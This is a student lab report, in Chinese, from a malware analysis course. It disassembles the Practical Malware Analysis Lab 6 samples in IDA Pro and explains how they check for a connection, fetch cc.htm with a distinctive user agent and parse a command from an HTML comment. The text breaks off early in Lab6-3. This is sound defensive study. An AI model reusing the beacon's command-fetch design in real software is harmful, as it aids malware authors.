南開大學

《恶意代码分析与防治技术》课程实验报告

实验六

学　　院　网络空间安全学院

专　　业　信息安全

学　　号　2112060

姓　　名　孙蕗

班　　级　信息安全 1 班

《恶意代码分析与防治技术》可成 Lab6 实验报告

一、 实验目的

本次实验的主要目的是分析和理解一系列恶意代码的实验样本，包括 Lab6-1、Lab6-2、Lab6-3、Lab6-4，以及编写相应的 Yara 规则来检测这些恶意代码的存在。通过分析这些实验样本，实验者可以了解恶意代码的行为、结构和特征，以及如何使用 Yara 规则来检测类似的恶意代码。

二、 实验原理

实验基于静态分析和反汇编技术，通过使用 IDA Pro 等工具来分析恶意代码的汇编指令和逻辑结构。

三、 实验过程

（一） Lab6

1. Lab6-1

（1） 由 main 函数调用的唯一子过程中发现的主要代码结构是什么？


使用 IDA Pro 对 Lab6-1 进行分析。

main 函数位于 0x00401040，调用了位于 0x00401000 处的函数。

```
.text:00401040 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00401040 _main           proc near               ; CODE XREF: start+AF↓p
.text:00401040
.text:00401040 var_4           = dword ptr -4
.text:00401040 argc            = dword ptr  8
.text:00401040 argv            = dword ptr  0Ch
.text:00401040 envp            = dword ptr  10h
.text:00401040
.text:00401040                 push    ebp
.text:00401041                 mov     ebp, esp
.text:00401043                 push    ecx
.text:00401044                 call    sub_401000
.text:00401049                 mov     [ebp+var_4], eax
.text:0040104C                 cmp     [ebp+var_4], 0
.text:00401050                 jnz     short loc_401056
.text:00401052                 xor     eax, eax
.text:00401054                 jmp     short loc_40105B
```

图形窗口和反汇编窗口查看 sub_401000。

```
.text:00401000 sub_401000      proc near               ; CODE XREF: _main+4↓p
.text:00401000
.text:00401000 var_4           = dword ptr -4
.text:00401000
.text:00401000                 push    ebp
.text:00401001                 mov     ebp, esp
.text:00401003                 push    ecx
.text:00401004                 push    0               ; dwReserved
.text:00401006                 push    0               ; lpdwFlags
.text:00401008                 call    ds:InternetGetConnectedState
.text:0040100E                 mov     [ebp+var_4], eax
.text:00401011                 cmp     [ebp+var_4], 0
.text:00401015                 jz      short loc_40102B
.text:00401017                 push    offset aSuccessInterne ; "Success: Internet Connection\n"
.text:0040101C                 call    sub_40105F
.text:00401021                 add     esp, 4
.text:00401024                 mov     eax, 1
.text:00401029                 jmp     short loc_40103A
.text:0040102B ; ---------------------------------------------------------------------------
.text:0040102B
.text:0040102B loc_40102B:                             ; CODE XREF: sub_401000+15↑j
.text:0040102B                 push    offset aError1_1NoInte ; "Error 1.1: No Internet\n"
.text:00401030                 call    sub_40105F
.text:00401035                 add     esp, 4
.text:00401038                 xor     eax, eax
.text:0040103A
.text:0040103A loc_40103A:                             ; CODE XREF: sub_401000+29↑j
.text:0040103A                 mov     esp, ebp
.text:0040103C                 pop     ebp
.text:0040103D                 retn
.text:0040103D sub_401000      endp
```



根据对 InternetGetConnectedState 函数调用的结果，出现了两条不同的代码路径。当存在一个可用的 Internet 连接时，InternetGetConnectedState 函数返回 1,否则返回 0。如果存在,不跳转继续进入 0x00401017 所示的分支，不存在跳转 loc_0040102B 所示的分支。

综上所述，main 函数调用的唯一子过程中发现的主要代码结构是位于 0x00401000 处的 if 语句。

（2） 位于 0x40105F 的子过程是什么?

```
.text:0040105F sub_40105F      proc near               ; CODE XREF: sub_401000+1C↑p
.text:0040105F                                         ; sub_401000+30↑p
.text:0040105F
.text:0040105F arg_0           = dword ptr  4
.text:0040105F arg_4           = dword ptr  8
.text:0040105F
.text:0040105F                 push    ebx
.text:00401060                 push    esi
.text:00401061                 mov     esi, offset stru_407098
.text:00401066                 push    edi
.text:00401067                 push    esi
.text:00401068                 call    __stbuf
.text:0040106D                 mov     edi, eax
.text:0040106F                 lea     eax, [esp+10h+arg_4]
.text:00401073                 push    eax             ; int
.text:00401074                 push    [esp+14h+arg_0] ; int
.text:00401078                 push    esi             ; FILE *
.text:00401079                 call    sub_401282
.text:0040107E                 push    esi
.text:0040107F                 push    edi
.text:00401080                 mov     ebx, eax
.text:00401082                 call    __ftbuf
.text:00401087                 add     esp, 18h
.text:0040108A                 mov     eax, ebx
.text:0040108C                 pop     edi
.text:0040108D                 pop     esi
.text:0040108E                 pop     ebx
.text:0040108F                 retn
.text:0040108F sub_40105F      endp
.text:0040108F
```

它顺序调用了三个函数，还有一个数据 offset stru_407098,并且在该偏移量中还存在 FILE 的字符，然后将这个数据存在了 esi 中，并且在这三个函数的调用中均用到了 esi 指向的 FILE。找到调用子例程前被压到栈上的参数。一共有两处，都有一个格式化字符串被压栈（“Success: Internet Connection\n”，“Error 1.1:No Internet\n”），并且字符串结尾是\n 这个换行符。推断该函数是 printf。

（3） 这个程序的目的是什么?

该程序检查是否有一个可用的 Internet 连接。如果有就打印“Success:Internet Connection”，否则，打印“Error 1.1:No Internet”。恶意代码在连接 Internet 之前，可以使用该程序来检查是否存在一个连接。

2. Lab6-2


（1） main 函数调用的第一个子过程执行了什么操作?

main 函数位于 0x00401130，调用了位于 0x00401000 处的函数子过程。

```
.text:00401130 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00401130 _main           proc near               ; CODE XREF: start+AF↓p
.text:00401130
.text:00401130 var_8           = byte ptr -8
.text:00401130 var_4           = dword ptr -4
.text:00401130 argc            = dword ptr  8
.text:00401130 argv            = dword ptr  0Ch
.text:00401130 envp            = dword ptr  10h
.text:00401130
.text:00401130                 push    ebp
.text:00401131                 mov     ebp, esp
.text:00401133                 sub     esp, 8
.text:00401136                 call    sub_401000
.text:0040113B                 mov     [ebp+var_4], eax
.text:0040113E                 cmp     [ebp+var_4], 0
.text:00401142                 jnz     short loc_401148
.text:00401144                 xor     eax, eax
.text:00401146                 jmp     short loc_40117B
.text:00401148 ; ---------------------------------------------------------------------------
```

图形窗口和反汇编窗口查看 sub_401000。

```
.text:00401000 sub_401000      proc near               ; CODE XREF: _main+6↓p
.text:00401000
.text:00401000 var_4           = dword ptr -4
.text:00401000
.text:00401000                 push    ebp
.text:00401001                 mov     ebp, esp
.text:00401003                 push    ecx
.text:00401004                 push    0               ; dwReserved
.text:00401006                 push    0               ; lpdwFlags
.text:00401008                 call    ds:InternetGetConnectedState
.text:0040100E                 mov     [ebp+var_4], eax
.text:00401011                 cmp     [ebp+var_4], 0
.text:00401015                 jz      short loc_40102B
.text:00401017                 push    offset aSuccessInterne ; "Success: Internet Connection\n"
.text:0040101C                 call    sub_40117F
.text:00401021                 add     esp, 4
.text:00401024                 mov     eax, 1
.text:00401029                 jmp     short loc_40103A
.text:0040102B ; ---------------------------------------------------------------------------
.text:0040102B
.text:0040102B loc_40102B:                             ; CODE XREF: sub_401000+15↑j
.text:0040102B                 push    offset aError1_1NoInte ; "Error 1.1: No Internet\n"
.text:00401030                 call    sub_40117F
.text:00401035                 add     esp, 4
.text:00401038                 xor     eax, eax
.text:0040103A
.text:0040103A loc_40103A:                             ; CODE XREF: sub_401000+29↑j
.text:0040103A                 mov     esp, ebp
.text:0040103C                 pop     ebp
.text:0040103D                 retn
.text:0040103D sub_401000      endp
```




和 Lab6-1 的 0x401000 一样，位于 0x401000 的第一个子例程是一个 if 语句，检查是否存在可用的 Internet 连接。如果是联网状态则打印字符串“Success: Internet Connection”，如果没有联网，则打印字符串“Error 1.1: No Internet”。

（2） 位于 0x40117F 的子过程是什么？

```
.text:0040117F sub_40117F      proc near               ; CODE XREF: sub_401000+1C↑p
.text:0040117F                                         ; sub_401000+30↑p ...
.text:0040117F
.text:0040117F arg_0           = dword ptr  4
.text:0040117F arg_4           = dword ptr  8
.text:0040117F
.text:0040117F                 push    ebx
.text:00401180                 push    esi
.text:00401181                 mov     esi, offset stru_407160
.text:00401186                 push    edi
.text:00401187                 push    esi
.text:00401188                 call    __stbuf
.text:0040118D                 mov     edi, eax
.text:0040118F                 lea     eax, [esp+10h+arg_4]
.text:00401193                 push    eax             ; int
.text:00401194                 push    [esp+14h+arg_0] ; int
.text:00401198                 push    esi             ; FILE *
.text:00401199                 call    sub_4013A2
.text:0040119E                 push    esi
.text:0040119F                 push    edi
.text:004011A0                 mov     ebx, eax
.text:004011A2                 call    __ftbuf
.text:004011A7                 add     esp, 18h
.text:004011AA                 mov     eax, ebx
.text:004011AC                 pop     edi
.text:004011AD                 pop     esi
.text:004011AE                 pop     ebx
.text:004011AF                 retn
.text:004011AF sub_40117F      endp
```

查看 main 函数

```
.text:00401130 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00401130 _main           proc near               ; CODE XREF: start+AF↓p
.text:00401130
.text:00401130 var_8           = byte ptr -8
.text:00401130 var_4           = dword ptr -4
.text:00401130 argc            = dword ptr  8
.text:00401130 argv            = dword ptr  0Ch
.text:00401130 envp            = dword ptr  10h
.text:00401130
.text:00401130                 push    ebp
.text:00401131                 mov     ebp, esp
.text:00401133                 sub     esp, 8
.text:00401136                 call    sub_401000
.text:0040113B                 mov     [ebp+var_4], eax
.text:0040113E                 cmp     [ebp+var_4], 0
.text:00401142                 jnz     short loc_401148
.text:00401144                 xor     eax, eax
.text:00401146                 jmp     short loc_40117B
.text:00401148 ; ---------------------------------------------------------------------------
.text:00401148
.text:00401148 loc_401148:                             ; CODE XREF: _main+12↑j
.text:00401148                 call    sub_401040
.text:0040114D                 mov     [ebp+var_8], al
.text:00401150                 movsx   eax, [ebp+var_8]
.text:00401154                 test    eax, eax
.text:00401156                 jnz     short loc_40115C
.text:00401158                 xor     eax, eax
.text:0040115A                 jmp     short loc_40117B
.text:0040115C ; ---------------------------------------------------------------------------
.text:0040115C
.text:0040115C loc_40115C:                             ; CODE XREF: _main+26↑j
.text:0040115C                 movsx   ecx, [ebp+var_8]
.text:00401160                 push    ecx
.text:00401161                 push    offset aSuccessParsedC ; "Success: Parsed command is %c\n"
.text:00401166                 call    sub_40117F
.text:0040116B                 add     esp, 8
.text:0040116E                 push    0EA60h          ; dwMilliseconds
.text:00401173                 call    ds:Sleep
.text:00401179                 xor     eax, eax
.text:0040117B
.text:0040117B loc_40117B:                             ; CODE XREF: _main+16↑j
.text:0040117B                                         ; _main+2A↑j
.text:0040117B                 mov     esp, ebp
.text:0040117D                 pop     ebp
.text:0040117E                 retn
.text:0040117E _main           endp
```




sub_40117F 被调用前，它顺序调用了三个函数，还有一个数据 offset stru_407160,并且在该偏移量中还存在 FILE 的字符，然后将这个数据存在了 esi 中，并且在这三个函数的调用中均用到了 esi 指向的 FILE。有两个参数被压入了栈，其中之一是一个格式化字符串“Success:Parsed command is ?”另一个是从前面对 loc_401148（sub_401040）的调用返回的字符。%c 和%d 这样的格式化字符表示是一个格式化字符串，推断在 0x40117F 处的子例程是 printf，会打印该字符串，并把其中的替换成另一个被压入栈的参数。

（3） 被 main 函数调用的第二个子过程做了什么？

main 调用的第二个函数位于 0x401040

```
.text:00401130 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00401130 _main           proc near               ; CODE XREF: start+AF↓p
.text:00401130
.text:00401130 var_8           = byte ptr -8
.text:00401130 var_4           = dword ptr -4
.text:00401130 argc            = dword ptr  8
.text:00401130 argv            = dword ptr  0Ch
.text:00401130 envp            = dword ptr  10h
.text:00401130
.text:00401130                 push    ebp
.text:00401131                 mov     ebp, esp
.text:00401133                 sub     esp, 8
.text:00401136                 call    sub_401000
.text:0040113B                 mov     [ebp+var_4], eax
.text:0040113E                 cmp     [ebp+var_4], 0
.text:00401142                 jnz     short loc_401148
.text:00401144                 xor     eax, eax
.text:00401146                 jmp     short loc_40117B
.text:00401148 ; ---------------------------------------------------------------------------
.text:00401148
.text:00401148 loc_401148:                             ; CODE XREF: _main+12↑j
.text:00401148                 call    sub_401040
.text:0040114D                 mov     [ebp+var_8], al
.text:00401150                 movsx   eax, [ebp+var_8]
.text:00401154                 test    eax, eax
.text:00401156                 jnz     short loc_40115C
.text:00401158                 xor     eax, eax
.text:0040115A                 jmp     short loc_40117B
```

查看 loc_401148，调用了 sub_401040，查看 sub_401040。



该函数存在网络相关的函数调用。首先调用了 InternetopenA，用于初始化对 WinINet 库的使用，并设置用于 HTTP 通信的 User-Agent 字段（Internet Explorer 7.5/pma 被压入栈）。接下来调用 InternetopenUrlA，从 http://www.practicalmalwareanalysis.com 下载 HTML 网页。如果下载不成功，则打印字符串“Error 2.1: Fail to OpenUrl”并调用 InternetCloseHandle 函数关闭连接，如果成功下载，则跳转到 loc_40109D 地址处，然后调用 InternetReadFile 读取下载的 HTML 文件。如果读取不成功，则打印 Error 2.2: “Fail to ReadFile”并且调用 InternetCloseHandle 函数关闭连接。

```
.text:004010E5 loc_4010E5:                             ; CODE XREF: sub_401040+7E↑j
.text:004010E5                 movsx   ecx, [ebp+Buffer]
.text:004010EC                 cmp     ecx, 3Ch
.text:004010EF                 jnz     short loc_40111D
.text:004010F1                 movsx   edx, [ebp+var_20F]
.text:004010F8                 cmp     edx, 21h
.text:004010FB                 jnz     short loc_40111D
.text:004010FD                 movsx   eax, [ebp+var_20E]
.text:00401104                 cmp     eax, 2Dh
.text:00401107                 jnz     short loc_40111D
.text:00401109                 movsx   ecx, [ebp+var_20D]
.text:00401110                 cmp     ecx, 2Dh
.text:00401113                 jnz     short loc_40111D
.text:00401115                 mov     al, [ebp+var_20C]
.text:0040111B                 jmp     short loc_40112C
```

如果读取成功则跳转 loc_4010E5 地址处执行代码解析网页。0x004010E5 处的 cmp 指令用来检查第一个字符是否等于 0x3C,对应的 ASCII 字符是<，后面的 cmp 指令中的 21h、2Dh 对应的 ASCII 字符是!和-，连起来得到字符串<!--，是 HTML 中注释的开始部分。如果不是<!--这四个字符中任何一个比较失败，则打印字符串“Error 2.3: Fail to get command”。

综上所述，此处会下载位于 http://www.practicalmalwareanalysis.com/cc.htm 的网页，并从页面开始处解析 HTML 注释。

（4） 在这个子过程中使用了什么类型的代码结构?

```
.text:00401070                 call    ds:InternetOpenUrlA
.text:00401076                 mov     [ebp+hFile], eax
.text:00401079                 cmp     [ebp+hFile], 0
.text:0040107D                 jnz     short loc_40109D
.text:0040107F                 push    offset aError2_1FailTo ; "Error 2.1: Fail to OpenUrl\n"
.text:00401084                 call    sub_40117F
.text:00401089                 add     esp, 4
.text:0040108C                 mov     ecx, [ebp+hInternet]
.text:0040108F                 push    ecx             ; hInternet
.text:00401090                 call    ds:InternetCloseHandle
.text:00401096                 xor     al, al
.text:00401098                 jmp     loc_40112C
.text:0040109D ; ---------------------------------------------------------------------------
.text:0040109D
.text:0040109D loc_40109D:                             ; CODE XREF: sub_401040+3D↑j
.text:0040109D                 lea     edx, [ebp+dwNumberOfBytesRead]
.text:004010A0                 push    edx             ; lpdwNumberOfBytesRead
.text:004010A1                 push    200h            ; dwNumberOfBytesToRead
.text:004010A6                 lea     eax, [ebp+Buffer]
.text:004010AC                 push    eax             ; lpBuffer
.text:004010AD                 mov     ecx, [ebp+hFile]
.text:004010B0                 push    ecx             ; hFile
.text:004010B1                 call    ds:InternetReadFile
.text:004010B7                 mov     [ebp+var_4], eax
.text:004010BA                 cmp     [ebp+var_4], 0
.text:004010BE                 jnz     short loc_4010E5
.text:004010C0                 push    offset aError2_2FailTo ; "Error 2.2: Fail to ReadFile\n"
.text:004010C5                 call    sub_40117F
.text:004010CA                 add     esp, 4
.text:004010CD                 mov     edx, [ebp+hInternet]
.text:004010D0                 push    edx             ; hInternet
.text:004010D1                 call    ds:InternetCloseHandle
.text:004010D7                 mov     eax, [ebp+hFile]
.text:004010DA                 push    eax             ; hInternet
.text:004010DB                 call    ds:InternetCloseHandle
.text:004010E1                 xor     al, al
.text:004010E3                 jmp     short loc_40112C
```


InternetopenUrlA 的返回结果被赋给了 hFile，cmp [ebp+hFile]，与 0 进行比较。如果为 0，该函数会返回，否则，hFile 变量会被传给下一个函数，也就是 InternetReadFile. hFile 变量是一个用于访问 URL 的句柄——一种访问已经打开的东西的途径。

InternetReadFile 用于从 InternetopenUrlA 打开的网页中读取内容。第二个参数是被标记为 Buffer 的一个保存数据的数组，如 0x004010A6 处（lea eax,[ebp+Buffer]）所示，读取最多 0x200 字节的数据，如 0x004010A1 处（push 200h ;dwNumberOfBytesToRead）NumberOfBytesToRead 参数的值，是用来读取一个 HTML 网页的。

接下来调用 InternetReadFile,在 0x004010BA 处的代码（cmp [ebp+var_4],0）检查其返回值是否为 0。如果为 0 该函数关闭句柄并终止，否则代码会将 Buffer 逐一地每次与一个字符进行比较。每次取出内容到一个寄存器时，对 Buffer 的索引值都会增加 1,然后取出来再比较。

综上所述，该子例程是一个多层的 if 分支结构，调用 InternetReadFile,将返回的数据填充到一个字符数组中，然后每次一个字节地对这个数组进行比较，以解析一个 HTML 注释。

（5） 在这个程序中有任何基于网络的指示吗？




存在一些网址，可以作为指示。该恶意代码使用 Internet Explorer 7.5/pma 作为 HTTP 的 User-Agent 字段，并从 http://www.practicalmalwareanalysis.com/cc.htm 下载了网页。

（6） 这个恶意代码的目的是什么？


0x004010F1 处,Buffer+1 被赋值给 edx 后,再与 0x21 比较。假设 Buffer 是通过 InternetReadFile 下载到网页的字符数组，Buffer 指向了网页的起始处，四条 cmp 指令的用处是检查网页最开始处的一条 HTML 注释，如果所有的比较都成功了，该网页就是由一条注释开头的，0x00401115 处的代码会被执行。

填充 sub_401040 的栈，显示一个 512 字节的数组，使 Buffer 在整个函数中被正确标记。


在 sub_401040 函数中 ctrl+K，



Buffer 的第一个字节处右击，定义一个 512 字节的数组，每个元素 1 字节宽。




显示了正确栈看起来的样子。



看到0x00401115处的指令显示为[ebp+Buffer+4]。如果前四个字节(Buffer[0]-Buffer[3])与<!--匹配上了，第 5 个字符就会被移到 AL 中并从这个函数返回。

```
.text:004010E5 loc_4010E5:                             ; CODE XREF: sub_401040+7E↑j
.text:004010E5                 movsx   ecx, [ebp+Buffer]
.text:004010EC                 cmp     ecx, 3Ch
.text:004010EF                 jnz     short loc_40111D
.text:004010F1                 movsx   edx, [ebp+Buffer+1]
.text:004010F8                 cmp     edx, 21h
.text:004010FB                 jnz     short loc_40111D
.text:004010FD                 movsx   eax, [ebp+Buffer+2]
.text:00401104                 cmp     eax, 2Dh
.text:00401107                 jnz     short loc_40111D
.text:00401109                 movsx   ecx, [ebp+Buffer+3]
.text:00401110                 cmp     ecx, 2Dh
.text:00401113                 jnz     short loc_40111D
.text:00401115                 mov     al, [ebp+Buffer+4]
.text:00401118                 jmp     short loc_40112C
.text:0040111D ; ---------------------------------------------------------------------------
```

回到 main 函数，sub_401040 函数返回后,如果是一个非零的值，main 函数就会打印“Success: Parsed command is X”,X 是从 HTML 注释中解析出的字符。接下来，在 0x00401173 处调用了 Sleep 函数。Sleep 函数只有一个参数，用于说明要休眠的毫秒数。这里将 0xEA60 作为参数压入栈，就相当于要休眠一分钟(60000 毫秒)。




```
.text:0040115C loc_40115C:                             ; CODE XREF: _main+26↑j
.text:0040115C                 movsx   ecx, [ebp+var_8]
.text:00401160                 push    ecx
.text:00401161                 push    offset aSuccessParsedC ; "Success: Parsed command is %c\n"
.text:00401166                 call    sub_40117F
.text:0040116B                 add     esp, 8
.text:0040116E                 push    0EA60h          ; dwMilliseconds
.text:00401173                 call    ds:Sleep
.text:00401179                 xor     eax, eax
.text:0040117B
.text:0040117B loc_40117B:                             ; CODE XREF: _main+16↑j
.text:0040117B                                         ; _main+28↑j
.text:0040117B                 mov     esp, ebp
.text:0040117D                 pop     ebp
.text:0040117E                 retn
.text:0040117E _main           endp
```

综上所述，程序首先判断是否存在一个可用的 Internet 连接，如果不存在就终止运行。否则，程序使用一个独特的用户代理尝试下载一个网页。该网页包含了一段由<!--开始的 HTML 注释，程序解析其后的那个字符并输出到屏幕，输出格式是"Success: Parsed command is X",其中 X 就是从该 HTML 注释中解析出来的字符。如果解析成功，程序会休眠 1 分钟，然后终止运行。


3. Lab6-3

（1） 比较在 main 函数与实验 6-2 的 main 函数的调用。从 main 中调用的新的函数是什么？

查看 main 函数，




```
.text:00401210
.text:00401210 var_8           = byte ptr -8
.text:00401210 var_4           = dword ptr -4
.text:00401210 argc            = dword ptr  8
.text:00401210 argv            = dword ptr  0Ch
.text:00401210 envp            = dword ptr  10h
.text:00401210
.text:00401210                 push    ebp
.text:00401211                 mov     ebp, esp
.text:00401213                 sub     esp, 8
.text:00401216                 call    sub_401000
.text:0040121B                 mov     [ebp+var_4], eax
.text:0040121E                 cmp     [ebp+var_4], 0
.text:00401222                 jnz     short loc_401228
.text:00401224                 xor     eax, eax
.text:00401226                 jmp     short loc_40126D
.text:00401228 ; ---------------------------------------------------------------------------
.text:00401228
.text:00401228 loc_401228:                             ; CODE XREF: _main+12↑j
.text:00401228                 call    sub_401040
.text:0040122D                 mov     [ebp+var_8], al
.text:00401230                 movsx   eax, [ebp+var_8]
.text:00401234                 test    eax, eax
.text:00401236                 jnz     short loc_40123C
.text:00401238                 xor     eax, eax
.text:0040123A                 jmp     short loc_40126D
.text:0040123C ; ---------------------------------------------------------------------------
.text:0040123C
.text:0040123C loc_40123C:                             ; CODE XREF: _main+26↑j
.text:0040123C                 movsx   ecx, [ebp+var_8]
.text:00401240                 push    ecx
.text:00401241                 push    offset aSuccessParsedC ; "Success: Parsed command is %c\n"
.text:00401246                 call    sub_401271
.text:0040124B                 add     esp, 8
.text:0040124E                 mov     edx, [ebp+argv]
.text:00401251                 mov     eax, [edx]
.text:00401253                 push    eax             ; lpExistingFileName
.text:00401254                 mov     cl, [ebp+var_8]
.text:00401257                 push    ecx             ; char
.text:00401258                 call    sub_401130
.text:0040125D                 add     esp, 8
.text:00401260                 push    0EA60h          ; dwMilliseconds
.text:00401265                 call    ds:Sleep
.text:0040126B                 xor     eax, eax
.text:0040126D
.text:0040126D loc_40126D:                             ; CODE XREF: _main+16↑j
.text:0040126D                                         ; _main+28↑j
.text:0040126D                 mov     esp, ebp
.text:0040126F                 pop     ebp
.text:00401270                 retn
.text:00401270 _main           endp
```



sub_401000 函数：

